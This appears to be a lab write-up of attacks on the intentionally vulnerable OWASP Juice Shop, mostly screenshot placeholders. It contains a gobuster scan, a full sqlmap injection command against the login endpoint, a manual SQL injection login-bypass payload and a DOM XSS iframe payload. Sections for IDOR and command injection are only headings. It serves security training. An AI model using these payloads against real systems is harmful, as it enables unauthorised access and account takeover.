
```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://localhost:3000 -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:3000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================

Error: the server returns a status code that matches the provided options for non existing urls. http://localhost:3000/e007c2a5-ac4d-4a77-9603-88
d904b2590e ⇒ 200 (Length: 71432). To continue please exclude the status code or the length
```

USING SQL MAP TO EXPLOIT


Go to login page




→ open ‘inspect element’ - then open ‘network’




here on right pie chart - click on html



check the POST request







here, you will get the endpoint url for sqlmap

RUN THIS COMMAND

```
sqlmap -u "http://localhost:3000/rest/user/login" \
--method=POST \
--data='{"email":"test@juice-sh.op","password":"123456"}' \
--headers="Content-Type: application/json" \
--level=5 --risk=3 \
--ignore-code=401
```







ABOVE IS THE RESULT OF AUTOMATED SQL INJECTION USING SQLMAP

Manual SQL Injection Attack:


Payload used on login page: ' or 1=1 and email not like('%admin%');—







DOM XSS attack

Payload: <iframe src%3D"javascript:alert(`xss`)">







Hidden File Access:




IDOR




use edit and resend option






Command Injection

